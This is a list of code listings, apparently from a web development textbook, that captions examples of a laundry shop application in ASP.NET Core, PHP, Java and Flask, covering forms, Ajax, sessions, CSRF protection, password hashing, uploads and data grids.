Listing 9.34 The beginning of `Data/SqliteLaundryStore.cs` (not compiled here). `#if USE_SQLITE` hides the file unless the symbol is defined; `Open` switches on foreign keys, as the Laundry schema requires; `Command` binds every value as a parameter. 839
Listing 9.35 `LiveStatus.csproj`. The second `PropertyGroup` applies only with `-p:UseSqlite=true`, and then adds `USE_SQLITE` to the compiler's symbols. 840
Listing 9.36 `Data/ShopClock.cs`: shop time for the demonstration. `config["LAUNDRY_NOW"]` reads an environment variable, which ASP.NET Core adds to its configuration automatically. 840
Listing 9.37 `Program.cs` of LiveStatus: fix the culture, register the services, build the pipeline, and map `/api/status` to a lambda instead of a page. 841
Listing 9.38 `Pages/Status.cshtml.cs`: `OnGet` shows the form; `OnPost` draws the answer on the server for a browser without JavaScript; `OnGetLive` gives the same answer as JSON, with an ETag, for `fetch()` 843
Listing 9.39 The real response of `GET /Status?handler=Live&bill=B2952&phone=0812-0000-4710`. Note `&` where the Flask track wrote `&`: the same JSON string. 845
Listing 9.40 `Pages/Status.cshtml`. `data-api` tells the script where the JSON is; `hidden="@(r is null)"` hides the card when there is no result; the ids `st-bill`, `st-text`, `st-steps` and the rest are the contract with `live-status.js` 845

Listing 9.41 `live-status.js`, the Ajax engine of the customer's page. It knows the server only by the address in `data-api`; it asks with `fetch`, sends the ETag it has, draws with `textContent` and asks again on a timer. 847
Listing 9.42 `Pages/Counter.cshtml.cs`: `OnGetQueue` returns the open bills of an outlet as JSON; `OnPostAdvance` moves one bill a step, or returns the store's refusal with its status code. 851
Listing 9.43 `Pages/Counter.cshtml`. `@Html.AntiForgeryToken()` writes the hidden token without a form so the script can send it; `{id}` in `data-advance-api` is a placeholder the script replaces. 852
Listing 9.44 `counter.js`: load the open bills as JSON and build a row per bill; a button posts to the advance address and replaces its own row with the answer, or shows the server's reason for refusing. 853
Listing 9.45 The real transcript of the end-to-end browser test on the Razor Pages track: responses 200, 304 and 200, and the customer's page changed 9.0 seconds after the counter's click. 856
Listing 9.46 `php/router.php`. Requests outside `/api/` fall through to the static files; the API addresses are matched by method and path; a `Problem` becomes a JSON error with its status, any other exception a 500 whose details go only to the log. 857
Listing 9.47 `lookUp` in `php/src/LaundryStatus.php`: the phone is reduced to digits, bill and phone are checked together in one prepared statement, and one 404 answers both an unknown bill and a wrong phone. 858
Listing 9.48 `api` in `java/src/laundry/LiveStatusServer.java`. One connection per request, closed by try-with-resources; the ETag and 304 by hand, with `sendResponseHeaders(304, -1)`, where `-1` means "no body". 859
Listing 9.49 `python/app.py`: the three JSON addresses in Flask. The static folder is served at the root, so the front-end files need no routes; one error handler turns every `Problem` into a JSON error. 860
Listing 9.50 `look_up` in `python/laundry_status.py`. The dictionary is the JSON of **Table 9.2**, field for field; `version(row)` computes the ETag of Equation (9.5). 862
Listing 9.51 The end of the real output of `tests/check_tracks.py` (earlier sections and fourteen lines of the ASP.NET section left out where marked). The last block compares the parsed JSON of all four tracks: identical. 863
Listing 10.1 `conf/tomcat-users.xml` with the four management roles and one user, `admin`, who holds them all. Checked as well-formed XML; not deployed here, because Tomcat could not be downloaded on the build machine. On any machine that others can reach, use a long password of your own and give each role only to whoever needs it. 880
Listing 10.2 `dotnet` with no arguments prints its usage, here from the .NET 10 SDK on the build machine. `dotnet --info`, `dotnet --list-sdks` and `dotnet --list-runtimes` say exactly what is installed. 887
Listing 10.3 `dotnet new console -o myApp`, `cd myApp` and `ls -l` (on Windows, `dir`) on the build machine: a project file of 243 bytes, a source file of 103 bytes, and `obj`, where the build keeps its working files. 888
Listing 10.4 `oldMain/Program.cs`, the older form of `Program.cs`: a namespace, a class and a `Main` method around the one line that does the work. It still compiles on .NET 10, and `dotnet run` prints `Hello, World!` 888
Listing 10.5 `dotnet run`: build, then run. The first run is slow because it compiles; later runs reuse what did not change. 889
Listing 10.6 `myApp/Program.cs` with a second statement that joins a string and `DateTime.Now`. 889
Listing 10.7 The program run again. `DateTime.Now` is printed in the machine's regional format; the Linux build machine has no regional settings, so .NET used the invariant culture, month/day/year with a 24-hour clock. A machine set to another region prints its own format. 889
Listing 10.8 `dotnet new webapp -o myWebApp --no-https`: the template "ASP.NET Core Web App (Razor Pages)" is created and restored. 889
Listing 10.9 Kestrel starting in `myWebApp`: it reports "Now listening on: http://localhost:9010", the environment (*Development*) and the content root; the last line appeared when the server was stopped. The project had been built with `dotnet build`, hence `--no-build`; `--urls` chose the port. 889

Listing 10.10 `Pages/Index.cshtml` rewritten: `@page` makes the file a page, `@model IndexModel` names the C# class behind it, the `@{ … }` block sets the title, and `@DateTime.Now` prints a C# value into the HTML. 890
Listing 10.11 `python/rules.py`: the role of an employee, the checks on a new bill, and rupiah formatting. It imports nothing from Flask and runs no SQL itself; `store` is passed in. 897
Listing 10.12 `verify_password` in PHP: `hash_pbkdf2` with `true` for raw bytes, and `hash_equals` for the comparison. 898
Listing 10.13 `Passwords.java`: the JDK's `PBKDF2WithHmacSHA256` key factory; the key length is given in bits, hence `* 8`. 899
Listing 10.14 `VerifyPassword` in C#: `Rfc2898DeriveBytes.Pbkdf2`, whose odd name comes from RFC 2898, the standard that defined PBKDF2. 899
Listing 10.15 `verify_password` in Python: `hashlib.pbkdf2_hmac` from the standard library. 900
Listing 10.16 `php/public/index.php`. Every request enters here: static files are handed back to the built-in server, the session starts, every POST is checked for its token, and the route table decides which function runs. 902
Listing 10.17 `php/public/.htaccess` for Apache: requests for real files (`-f`) are served as they are; everything else is rewritten to `index.php`, keeping the query string (`QSA`). 902
Listing 10.18 `php/src/pages.php`: one function per route. Each reads the request, asks the rules and the store, and ends by rendering a template, redirecting, or refusing. 903
Listing 10.19 The first half of `php/src/web.php`: `e` escapes for HTML, `render` runs a template inside the layout, `redirect` sends 303 See Other, and `abort` renders the error page with a status. 905
Listing 10.20 `php/templates/customers.php`. Every value that came from the database or from the visitor passes through `e()`; the count is an integer that PHP itself produced, and is printed as it is. 906
Listing 10.21 `Store::searchCustomers`: the visitor's text becomes a `LIKE` pattern whose own wildcard characters are escaped, and both statements are prepared with `?` placeholders. 907
Listing 10.22 The top of `php/src/Store.php`: one PDO connection per request, built from the DSN in the configuration. 907
Listing 10.23 `php/config.php`: the database DSN, user and password, and an optional frozen clock for tests. Each value can be overridden by an environment variable. 908
Listing 10.24 The acceptance test against the PHP build on port 9001, over a fresh copy of the database: eighteen checks, eighteen passes. 909
Listing 10.25 `AppListener`: when the application starts, build the one `Store` and put it in application scope, where every servlet can find it. 910
Listing 10.26 `Guard`, the one filter of the servlet build: UTF-8 first, a CSRF token for every session, the token checked on every POST, and anyone without a login sent to `/login`. 910
Listing 10.27 `LoginServlet`: `doGet` shows the form, `doPost` checks the password, and on success changes the session id before storing the user. 912
Listing 10.28 `NewBillServlet`, mapped to the exact path `/bills/new`: washers refused, the form shown or checked, and a valid bill stored and followed by 303 See Other. 914
Listing 10.29 `BillServlet`, mapped to the prefix `/bills/*`: the id is whatever follows `/bills/`, checked against the pattern before the database is asked. 915
Listing 10.30 `_top.jspf`, included at translation time into every view: the page directive, the JSTL core library, and the header with its logout form. 916
Listing 10.31 `customers.jsp`: the same markup as **Listing 10.20**, with `<c:out>` doing what `e()` did and `<c:forEach>` doing what `foreach` did. 917
Listing 10.32 `web.xml`: the database URL as a context parameter, a thirty-minute session timeout, and a session cookie that is `HttpOnly` and the only way a session is tracked. 918
Listing 10.33 `java/servlet/build.sh`. The Servlet API jar is used to compile and is never packaged: Tomcat supplies its own, and a second copy inside the WAR causes class-loading errors. 918
Listing 10.34 `main` and `dispatch` of `Main.java`: one context for every path, a thread pool, and a `switch` on method and path that plays the part of the servlet mappings. 919

Listing 10.35 Sessions by hand in `Web.java`: an id of 64 random hexadecimal digits, a fresh CSRF token, and a cookie that is `HttpOnly` and `SameSite=Lax`. 921
Listing 10.36 `Views.customers`: the same HTML as the PHP, JSP, Razor and Jinja2 versions, assembled with a `StringBuilder` and a text block. 921
Listing 10.37 `Store.createBill` in Java: `setAutoCommit(false)` starts a transaction, `commit` ends it, and any exception rolls it back before being passed on. 922
Listing 10.38 `aspnet/LaundryRazor.csproj`. The Web SDK brings the whole of ASP.NET Core; nothing is downloaded. The two conditional groups switch the SQLite store on only when the build is asked for it. 924
Listing 10.39 The first method of `SqliteStore` (not compiled in this book's build). ADO.NET names its placeholders — `$email` — where PDO, JDBC and `sqlite3` used `?`; `AddWithValue` binds them. 925
Listing 10.40 `aspnet/Program.cs`: the services the application can ask for, then the middleware pipeline that every request passes through, in order. 925
Listing 10.41 `aspnet/appsettings.json`: the address Kestrel listens on, which store to use and where its data is, and how much to log. 927
Listing 10.42 `Customers.cshtml.cs`: the store arrives through the constructor; the query-string value `q` arrives as the handler's argument. 927
Listing 10.43 `Customers.cshtml`: the same markup as **Listing 10.20** and **Listing 10.31**, with `@` switching to C# for one expression at a time. 928
Listing 10.44 `Login.cshtml.cs`: the password is checked by the same `VerifyPassword` as **Listing 10.14**; on success the employee's id, name, role and outlet become *claims*, and `SignInAsync` puts them into an encrypted cookie. 929
Listing 10.45 `Bills/New.cshtml.cs`: washers are refused with 403, the form is checked by the shared rules, and a valid bill is followed by `RedirectToPage`. 930
Listing 10.46 The first eight lines of the acceptance test against the first version of the ASP.NET build. Check 02 found no hidden field in the login form, and every POST was refused with 400: the antiforgery token was missing. 931
Listing 10.47 The beginning of `CsvStore`: the five tables read once, the employees indexed by e-mail, and the search done with LINQ in the same order the SQL builds use. 932
Listing 10.48 The first half of `python/app.py`: configuration from environment variables, one `Store` per request in `g`, the CSRF token and its check before every POST, and a `login_required` decorator. 934
Listing 10.49 The second half of `python/app.py`: one view function per route, the error handlers, the clock, and the development server's entry point. 936
Listing 10.50 `templates/base.html`: the layout. `{% block main %}` is the hole each page fills. 938
Listing 10.51 `templates/customers.html`: `{% extends %}` names the layout, and the page supplies only its title and its block. Every `{{ … }}` is escaped. 939
Listing 10.52 `Store.create_bill`: `with self.db:` commits the transaction if the block finishes and rolls it back if an exception escapes it. 940
Listing 10.53 The first half of `acceptance/acceptance.py`: a browser that keeps cookies, submits the hidden fields of a form, and hands redirects back instead of following them. 941
Listing 10.54 The eighteen checks. Each one names a behavior of **Table 10.1**; a failure prints what was received instead. 942
Listing 10.55 `php/deploy/httpd-vhosts-laundry.conf`: Apache listens on 9001 as well, serves `php/public`, obeys its `.htaccess`, and passes the database location to PHP as an environment variable. 949
Listing 10.56 The acceptance test against two gunicorn workers that each invented their own secret key. Which checks fail changes from run to run; that they fail does not. 951
Listing 10.57 `python/deploy/nginx-laundry.conf`: nginx serves the static files and forwards every other request to gunicorn on port 9005, telling it the original host, client address and scheme. It was written for this chapter and not run in this book's build. 952
Listing 11.1 `VisitorCounter01.html`: a static page. The number is part of the file. 961
Listing 11.2 `VisitorCounter02.aspx`: the counter as a dynamic page, with the C# written inside the page between `<%` and `%>`. Web Forms; not run here. 962

Listing 11.3 `Counter.cshtml.cs`: the page model. `OnGet` runs for every GET request; the `lock` makes read, add and write one indivisible step for this server process. 964
Listing 11.4 `Counter.cshtml`: the view. `@Model.Visitor` prints the number that `OnGet` computed. 964
Listing 11.5 The counter after 4 visits and 50 simultaneous requests: the 55th visitor is visitor 55. No visit was lost. 965
Listing 11.6 `MyVisitor2.aspx`: the page is only markup, plus one call to a method of its base class. Web Forms; not run here. 967
Listing 11.7 `MyVisitor2.aspx.cs`, the code-behind: a class derived from `System.Web.UI.Page` with the counting in an ordinary method. Web Forms; not run here. 967
Listing 11.8 `MyAccount.html`: a form with two text fields and a submit button, posted to `/echo`. 969
Listing 11.9 What `/echo` received from **Listing 11.8**. Three name–value pairs; the words *Balance:* and *Euro* are not data and are not sent. 970
Listing 11.10 A GET request: the data is in the request line, visible in the address bar, in the history, and in every server log. 972
Listing 11.11 The same data as a POST request: the pairs move into the body, and two headers describe the body — its length and its encoding. 972
Listing 11.12 `all-inputs.html`: every kind of form control, sent as `multipart/form-data` by *Send* and as a GET query by *Send as GET*. 973
Listing 11.13 The pairs that arrived when *Send* was pressed. Empty fields arrive empty; `extra` and `days` arrive several times; `discount` (disabled), the nameless field, *Reset*, *Plain button* and the unclicked image button are absent. 976
Listing 11.14 The same form sent with GET: everything is in the URL, including the password `pin=4321`, and the photo is reduced to its file name. 977
Listing 11.15 `encodings.html`: one set of fields in three forms, one per `enctype`. 977
Listing 11.16 The urlencoded body as Chromium sent it, then as `Forms.urlencoded` parsed it. The ampersand became `%26`, the comma `%2C`, each space `+`, and the one character ½ became two bytes, `%C2%BD`. 978
Listing 11.17 The multipart body: one part per field, separated by the boundary. Each `\r` marks a carriage return; the two bytes of ½ are printed as two dots because the echo prints only ASCII. The file's nine bytes travel exactly as they are. 979
Listing 11.18 The text/plain body. A value containing a line break or an `=` would be indistinguishable from the next field; this encoding is for people reading e-mail, not for programs. 979
Listing 11.19 A sketch of the `Label` class: one property per attribute. The `...` bodies are placeholders; this is an outline of the real class, not code to compile. 981
Listing 11.20 `MyAccount.aspx`: one server-side form, many server controls, and an event handler named in an attribute of each control that raises events. Web Forms; not run here. 984
Listing 11.21 `MyAccount.aspx.cs`: the event handlers. Each reads and writes controls as objects — `TextBox1.Text`, `apples.Checked`, `lbCarCode.SelectedItem` — and never touches HTTP. Web Forms; not run here. 986
Listing 11.22 The start of the HTML that `MyAccount.aspx` renders. Hidden fields carry the event target, the event argument and the ViewState; `__doPostBack` lets JavaScript submit the form on behalf of a control. Web Forms output, transcribed and shortened; not run here. 987
Listing 11.23 `LifeCycle.aspx.cs`: page events wired by name. On the first visit it prints PreInit, Init, Load (first visit), PreRender; after pressing the button, PreInit, Init, Load (postback), Button1_Click, PreRender. Web Forms; not run here. 991
Listing 11.24 `LifeCycle.aspx`: one server button. Web Forms; not run here. 991
Listing 11.25 `Global.asax`: application and session events. `Application.Lock()` stops two new sessions from updating the count at the same moment — the lost-update problem of Section 11.2.4 again. Web Forms; not run here. 991
Listing 11.26 `Account.cshtml.cs`: the page model. Posted values are bound into properties; each button has a handler; the output strings are ordinary properties that start as `"Label"`, the default text of a Web Forms label. 994

Listing 11.27 `Account.cshtml`: the view. Two hidden inputs carry the only state the page needs from one post to the next; everything else is posted by the controls themselves. 996
Listing 11.28 `Lifecycle.cshtml.cs`: a page model that records each stage of its own life. 998
Listing 11.29 `Lifecycle.cshtml`: prints the recorded steps, then adds one step too late to be printed. 999
Listing 11.30 The recorded life cycle of a GET and of a POST. Step 7 never appears: it was added after the list had been written out. 999
Listing 11.31 The bound properties of `NewModel`. Each is filled from the posted field of the same name; the attributes after `BindProperty` are validation rules with the messages the page will show. 1001
Listing 11.32 The HTML the tag helpers wrote for the new-bill form, captured with `curl`. Your attributes are kept; `id`, `name`, `value`, `type`, the `data-val-*` attributes, `formaction`, the antiforgery token and a hidden `Express=false` were added. 1003
Listing 11.33 The handlers of the new-bill page: `OnGet` draws the empty form; `OnPostPreview` and `OnPostSave` answer the two buttons, each checking first and either redrawing the page with errors or doing its work. 1005
Listing 11.34 `Check`: normalizes the typed values, then adds the errors that need data — unknown customer, express on the wrong service, a quantity that is not a whole number of items, an occupied rack — and computes the units. 1006
Listing 11.35 The first four lines of the answer to a successful `POST /bills/new/save`, captured with `curl -i`. The `Location` header, which follows, names the new bill. 1008
Listing 11.36 A POST to `/bills/new/save` without the token. The framework answers 400 before the page model is even created. 1009
Listing 11.37 `BillRules.cs`: formatting rupiah, the unit word, the quantity in tenths, and the price with the express surcharge worked out from the price list. 1010
Listing 11.38 `New.cshtml`: the new-bill form. `asp-for` connects each control to a bound property; `asp-validation-for` shows that property's error; `asp-page-handler` names the handler each button calls. 1012
Listing 11.39 `Details.cshtml.cs`: one bill and its receipt photos. The upload is refused unless it is non-empty, at most 2 MB, and starts with the bytes of a JPEG or a PNG; it is stored under a random name the server chose. 1015
Listing 11.40 `Program.cs`: services, the antiforgery middleware, Razor Pages, and the one endpoint that serves receipt photos, which accepts only names of the exact shape the upload creates. 1017
Listing 11.41 `Details.cshtml`: the bill, its photos, and the upload form with `enctype="multipart/form-data"`. 1018
Listing 11.42 The `ILaundryStore` interface: everything the pages need from the shop's data. 1020
Listing 11.43 `SqliteLaundryStore.Save`: the next id, the bill and its first status-log line inside one transaction. Compiled only with `UseSqlite=true`; not compiled in this book's build. 1020
Listing 11.44 `LaundryForms.csproj`: a web project on .NET 10 with no package references, and the switch to SQLite. 1021
Listing 11.45 `check()` in PHP: every value is read through one closure that turns a missing or non-string field into `''`, then checked with the same patterns, messages and tenths arithmetic as **Listing 11.34**. 1021
Listing 11.46 `price()` in PHP: the unit price from the database, the express price and surcharge from the price list, and the explanatory sentence. 1023
Listing 11.47 `web.php`: escaping, a session cookie that JavaScript cannot read (`httponly`) and that is not sent with cross-site POSTs (`SameSite=Lax`), the CSRF token, a tiny view renderer, and redirect with 303. 1024
Listing 11.48 `public/index.php`: the new-bill form with Post/Redirect/Get, the bill page, the receipt upload, the one door for photos, and the `/echo` page of Section 11.4. 1025
Listing 11.49 `views/new_bill.php`: the same form as **Listing 11.38**, written out by hand; `name="action"` on both buttons tells the server which one was pressed. 1027
Listing 11.50 Parsing `application/x-www-form-urlencoded`: `URLDecoder` turns `+` into a space and `%XX` sequences into bytes, read as UTF-8. 1029

Listing 11.51 Parsing `multipart/form-data` by hand: find the boundary, split the body into parts, separate each part's headers from its bytes. A file part keeps its bytes exactly. 1029
Listing 11.52 The start of `Main.route`: the size limit, parsing by content type, and the CSRF check. The first value of a repeated name wins, as with a servlet's `getParameter`. 1031
Listing 11.53 The receipt upload in Java: empty, too large, JPEG or PNG by its first bytes, or refused; then stored under a random name. 1032
Listing 11.54 `h()`: HTML escaping for text and quoted attributes. & must be replaced first in any escaping scheme that works by replacement; a character loop has no order to get wrong. 1033
Listing 11.55 `check()` and `price()` in Python: the same patterns, messages and tenths arithmetic; prices come from the `Service` table. 1034
Listing 11.56 `app.py`: the Flask track in full — the CSRF check, the new-bill form, the bill page, the upload, the photo door, and `/echo`. 1035
Listing 11.57 `templates/new_bill.html`: the form in Jinja2. `{{ form.customer }}` is escaped automatically, in text and inside attribute values alike. 1039
Listing 11.58 The twenty checks against the Java track, as printed. The database line shows bill B2954 exactly as the server computed it: service S0002, 3 units, Rp 36.000, queued, taken in by E0004, with one status-log line. 1043
Listing 11.59 The final line of `form_suite.py` for each track. The Razor track keeps its bills in memory, so its check 20 inspects the bill page instead of a database file. 1044
Listing 12.1 `schema.jsp`: the physical data model, read from the live database on every request. 1058
Listing 12.2 `SchemaReport.java`: the physical model as Markdown, through the model class the JSP pages use. 1059
Listing 12.3 `schema_report.py`: the same report from SQLite's own description of its tables. 1059
Listing 12.4 `Office.java`: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML. 1062
Listing 12.5 `guard.jspf`: no owner, no page; no token, no change; and the page's model object. 1069
Listing 12.6 `header.jspf`: the layout every page shares, with the one-time messages. 1070
Listing 12.7 `login.jsp`: the owner's login; a failed attempt answers 401 and keeps what was typed in the e-mail field. 1070
Listing 12.8 `services.jsp` (F1): search, list, and a Delete button that is a POST form carrying the token. 1071
Listing 12.9 `service-form.jsp` (F2, F3): one page for adding and editing, following the cycle of **Figure 12.1**. 1072
Listing 12.10 `service-delete.jsp` (F4): POST only; the foreign key decides, the page reports. 1073
Listing 12.11 `outlets.jsp` (F5): one card per outlet, with its staff and its queue. 1074
Listing 12.12 `BackOffice.java`: the eight features on `com.sun.net.httpserver`, over the same model class as the JSP pages. 1075
Listing 12.13 `back_office.py`: the eight features in Flask; the guard is one `before_request` function. 1083
Listing 12.14 `style.css`: named colors, one spacing step, one type scale, visible focus, and a phone layout. 1093
Listing 12.15 `contrast.py`: the contrast ratio of every text color in the stylesheet, by Equation (12.1) to Equation (12.3). 1095
Listing 12.16 `Contrast.java`: the same check in Java. 1096
Listing 12.17 `acceptance.py`: 21 checks of the Back Office over real HTTP, for any of the three versions. 1100
Listing 12.18 `run_acceptance.sh`: one version, one fresh database, one run, then the server is stopped. 1104
Listing 12.19 `build-war.sh`: the Back Office as `dist/laundry.war` for Tomcat 10.1 or newer. 1106
Listing 12.20 `Dockerfile`: the WAR on Tomcat 10.1, for a host that runs containers. 1106
Listing 12.21 `gitignore.txt`: copy it to the root of the project as `.gitignore`. 1107
Listing 12.22 `Program.cs`: Razor Pages, one shared data store, static files. 1107
Listing 12.23 `Store.cs`: the Laundry data in memory, with the operations of Problems 12.7 and 12.8. 1108

Listing 12.24 `Quote.aspx`: the quote as a single-file Web Forms page, for reading (not run). 1112
Listing 12.25 `Quote.cshtml`: the markup, with tag helpers bound to the page model's properties. 1114
Listing 12.26 `Quote.cshtml.cs`: the page model; `OnPost` validates and computes on the server. 1114
Listing 12.27 `P125Quote.java`: the quote on the JDK's HTTP server. 1115
Listing 12.28 `p125_quote.py`: the quote in Flask, and `/wrong`, which trusts a total computed by the browser. 1117
Listing 12.29 `Counter.cshtml.cs`: `OnGet` bumps the count inside a lock; `OnGetNaive`, reached with `?handler=Naive`, does not. 1121
Listing 12.30 `P126Counter.java`: the counter on the JDK's server with sixteen threads, with and without `synchronized`. 1122
Listing 12.31 `p126_counter.py`: the counter in Flask, with and without a `threading.Lock` 1123
Listing 12.32 `hammer.py`: sixteen visitors at a time against one counter address. 1124
Listing 12.33 `NewBill.aspx`: the rules as validator controls, for reading (not run). 1127
Listing 12.34 `NewBill.aspx.cs`: the code-behind; `Page.IsValid` is checked before anything is written. 1127
Listing 12.35 `Bills/New.cshtml`: five fields, each with its validation message. 1128
Listing 12.36 `Bills/New.cshtml.cs`: shape rules as attributes, existence rules in code, the charge computed by the store. 1128
Listing 12.37 `p127_bills.py`: the bill form and the bill page in Flask, over SQLite. 1131
Listing 12.38 `P127Bills.java`: the bill form and the bill page on the JDK's HTTP server. 1134
Listing 12.39 `bills_check.py`: one script for the three versions, because they share addresses and field names. 1140
Listing 12.40 `BillDetail.aspx.cs`: two Click events on a page that posts back to itself (not run). 1143
Listing 12.41 `Bills/Detail.cshtml`: `@page "{id}"` puts the bill's id in the path; two forms name two handlers. 1144
Listing 12.42 `Bills/Detail.cshtml.cs`: `OnGet`, `OnPostAdvance`, `OnPostPay`; every POST ends in a redirect. 1145
Listing 12.43 `Status.cshtml`: a form that is never submitted; the buttons call the script. 1148
Listing 12.44 `_StatusCard.cshtml`: the thin client's answer, made and escaped on the server. 1148
Listing 12.45 `Status.cshtml.cs`: `OnGetFragment` returns HTML, `OnGetJson` returns JSON, and both look the bill up the same way. 1148
Listing 12.46 `status.js`: the three modes, thin, fat with `innerHTML`, and fat with `textContent` 1149
Listing 12.47 `P129Status.java`: the fragment escaped by `h()`, the JSON written by `json()`. 1150
Listing 12.48 `p129_status.py`: the fragment escaped by Jinja, the JSON by `jsonify`. 1153
Listing 12.49 `status_demo.py`: what travels, and what runs, for each mode. 1155
Listing 12.50 `queue.php`: the query with PDO and a placeholder; every value printed through `h()` [19]. 1157
Listing 12.51 `queue.jsp`: the same SQL through the Back Office's model class, printed with `<c:out>`. 1158
Listing 12.52 `Queue.cshtml.cs`: the same question in LINQ over the store; `GroupJoin` keeps every outlet. 1159
Listing 12.53 `P1210Queue.java`: the page on the JDK's HTTP server. 1160
Listing 12.54 `p1210_queue.py`: the page in Flask. 1161
Listing 12.55 `p1210_wrong.py`: three tempting queries and the right one. 1163
Listing 12.56 `forge.py`: a forged form with no token, with someone else's token, and the genuine form. 1164
Listing 12.57 `exercises.py`: solutions to Exercises 12.1 and 12.2. 1170
Listing 13.1 The start of `MyLaundryDB.sql`: the database and its Bill table. `status` is an `enum` of three words, and a new bill is `queued` unless it says otherwise. 1177
Listing 13.2 `MySQLConnect/Program.cs`: open a connection, read a table with a data reader, print it, and close the connection whatever happens. It uses the MySQL connector package *MySql.Data*. Not run in this book's build. 1179

Listing 13.3 `01Show.aspx`: a form with one GridView and no columns declared. Not run in this book's build (Web Forms needs Windows and .NET Framework 4.8). 1183
Listing 13.4 `01Show.aspx.cs`: fill a DataSet from the Service table, bind the grid to it, and style the header and alternating rows. Not run in this book's build. 1183
Listing 13.5 `02DeleteSelect.aspx`: three bound columns and two command columns, with handlers for selecting and deleting a row. Not run in this book's build. 1184
Listing 13.6 `02DeleteSelect.aspx.cs`: the DataSet is kept in the session between postbacks; `DeleteRow` removes a row from the view and then from the database; `SelectRow` highlights a row and shows two of its cells. Not run in this book's build. 1186
Listing 13.7 `03FillSelect.aspx`: a grid, a button that fills a list box from the grid's data, and a label for the list box's selection. Not run in this book's build. 1189
Listing 13.8 `03FillSelect.aspx.cs`: `ListBox1.DataSource = GridView1.DataSource` works only because `Page_Load` binds the grid again on every request, postbacks included. Not run in this book's build. 1190
Listing 13.9 `04EditDeleteSelect.aspx`: template columns with an item template and an edit template, a command field for Edit and Delete, a select link, and an add form under the grid. Not run in this book's build. 1191
Listing 13.10 `04EditDeleteSelect.aspx.cs`: every change is a parameterized command, every handler ends by rebinding the grid, and `RowDataBound` gives each Delete link a confirmation dialog. Not run in this book's build. 1194
Listing 13.11 `LaundryBills/Bills.aspx`: the bills grid with `SqlDataSource`, paging, sorting, filtering by two drop-down lists and editing the status in place. Not run in this book's build. 1200
Listing 13.12 `LaundryBills/Web.config`: the connection string lives in configuration, not in the page, and names an account with only the rights the page needs. Not run in this book's build. 1203
Listing 13.13 `LaundryBills/Bills.aspx.cs`: hide links that do not apply, refuse a status change that skips a step, and delete a bill only while it is queued and unpaid, in a transaction. Written for C# 5, which a .NET Framework 4.8 web site compiles by default. Not run in this book's build; its syntax was checked with Roslyn. 1203
Listing 13.14 `Data/GridState.cs`: the grid's state as an immutable record, with parsing that keeps only allowed values and the three address builders every link uses. 1208
Listing 13.15 `where()` in `python/grid.py`: one condition per filter that is set, each with a `?` for its value, and the values in a list in the same order. 1210
Listing 13.16 The output of `bench/order_by_param.py`. Bound as a parameter, `'c.name'` is just a string, the same for every row, so the rows come back in no particular order; written into the statement, `c.name` sorts by the customer's name. 1211
Listing 13.17 `SORTS` in `python/grid.py`: eight sort keys a visitor may name, each mapped to the SQL expression the program will write. 1212
Listing 13.18 `order_by()`: the column comes from `SORTS`, the direction is one of two fixed words, and the bill id is always added as a tie-breaker. 1212
Listing 13.19 The real output of `bench/tie_breaker.py`: the first page of ten bills sorted by amount, without and with the bill id as tie-breaker. The last four bills differ, because they are four of seventeen that tie. 1213
Listing 13.20 `fetch_page()`: count and total first, clamp the page number, then fetch exactly one page with `LIMIT ? OFFSET ?`, both bound. 1214
Listing 13.21 Part of `BillGrid::page()` in `php/src/Grid.php`: the filter values are bound as they are; the limit and the offset are bound with `PDO::PARAM_INT`, which sends them as numbers. 1215
Listing 13.22 The real output of `bench/paging_bench.py` (SQLite 3.45.1 on the book's build machine). Times are medians in milliseconds; "same rows? yes" means the keyset page matched the OFFSET page exactly. 1217
Listing 13.23 `fetch_after()` in `python/grid.py`: keyset paging with the index-friendly condition of Equation (13.8), under the same filters as the numbered pages. 1219
Listing 13.24 The real output of `python -m unittest -v test_keyset`: the OFFSET walk and the keyset walk through all 2,953 bills agree, bill for bill. 1219
Listing 13.25 The edit row in `python/templates/_grid.html`: the grid's state in hidden fields, the bill's id and *current* status, a list with the one allowed next status, and a Cancel link. 1220

Listing 13.26 `transaction()` and `advance()` in `python/grid.py`: one step of the workflow, checked, conditional on the status still being `old`, with its StatusLog row in the same transaction. 1221
Listing 13.27 The two POST handlers of `python/app.py` and the redirect they share. `code=303` is *See Other*: "the result is at this address; fetch it with GET". 1222
Listing 13.28 `delete()` in `python/grid.py`: check the bill's status and payments and delete its log row and the bill, all inside one transaction that holds the write lock from the start. 1224
Listing 13.29 `csv_cell()` and `csv_lines()` in `python/grid.py`: neutralize formulas, quote when needed, write the BOM once, end every line with CR LF. 1226
Listing 13.30 The first four lines of `/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc` from the PHP grid (after the status change of **Listing 13.40**). Fields with commas are quoted; the file begins with a BOM. 1226
Listing 13.31 `LaundryGrid.csproj`: an ASP.NET Core project for .NET 10 with no package references, and a switch, `UseSqlite`, that turns on the SQLite code path once its package has been added. 1227
Listing 13.32 `Program.cs`: choose a store, refuse cross-site POSTs, serve the shared static files, answer `/bills.csv`, and map the Razor Pages. 1227
Listing 13.33 `Pages/Bills.cshtml.cs`: `OnGet` fills the properties the template reads (or returns only the grid when `partial=1`); the two POST handlers change a bill and answer 303. 1229
Listing 13.34 The first part of `Pages/_Grid.cshtml`. `@Html.AntiForgeryToken()` puts the token in the grid for the script of Section 13.21; the form tag helper adds one to each form by itself. 1231
Listing 13.35 Two POSTs sent with `curl` to the Razor Pages grid. The first has no antiforgery token and is refused by Razor Pages; the second claims to come from another origin and is refused by the middleware of **Listing 13.32**. 1233
Listing 13.36 The sort white list of `MemoryBillStore`: eight keys, eight comparisons. `string.CompareOrdinal` compares character codes, which sorts names the way SQLite's default collation does. 1233
Listing 13.37 `SqlBillStore.Page()`: count and total, clamp, then one page with `LIMIT @limit OFFSET @offset`. Compiled in this book's build, not run (it needs the Microsoft.Data.Sqlite package). 1234
Listing 13.38 `GridState::parse()` in `php/src/Grid.php`: the white lists of **Table 13.7** in PHP, with a guard against array parameters. 1235
Listing 13.39 The routes of `php/public/index.php`: two GETs for reading, two POSTs for changing (each answered by `back_to_grid` with 303), and the CSV export written line by line. 1236
Listing 13.40 Requests sent with `curl` to the PHP grid (`tests/demo_requests.sh`). The injected sort gives the default grid; the status change answers 303 with the grid's state and a message code; the cross-site POST is refused. 1237
Listing 13.41 `Main.route()`: one handler for every path, a database connection per request, and a catch that logs the details and gives the visitor one sentence. 1238
Listing 13.42 `BillGrid.page()`: `PreparedStatement` with `?` placeholders; the filter values, then the limit and the offset, bound with `setObject` in order. 1239
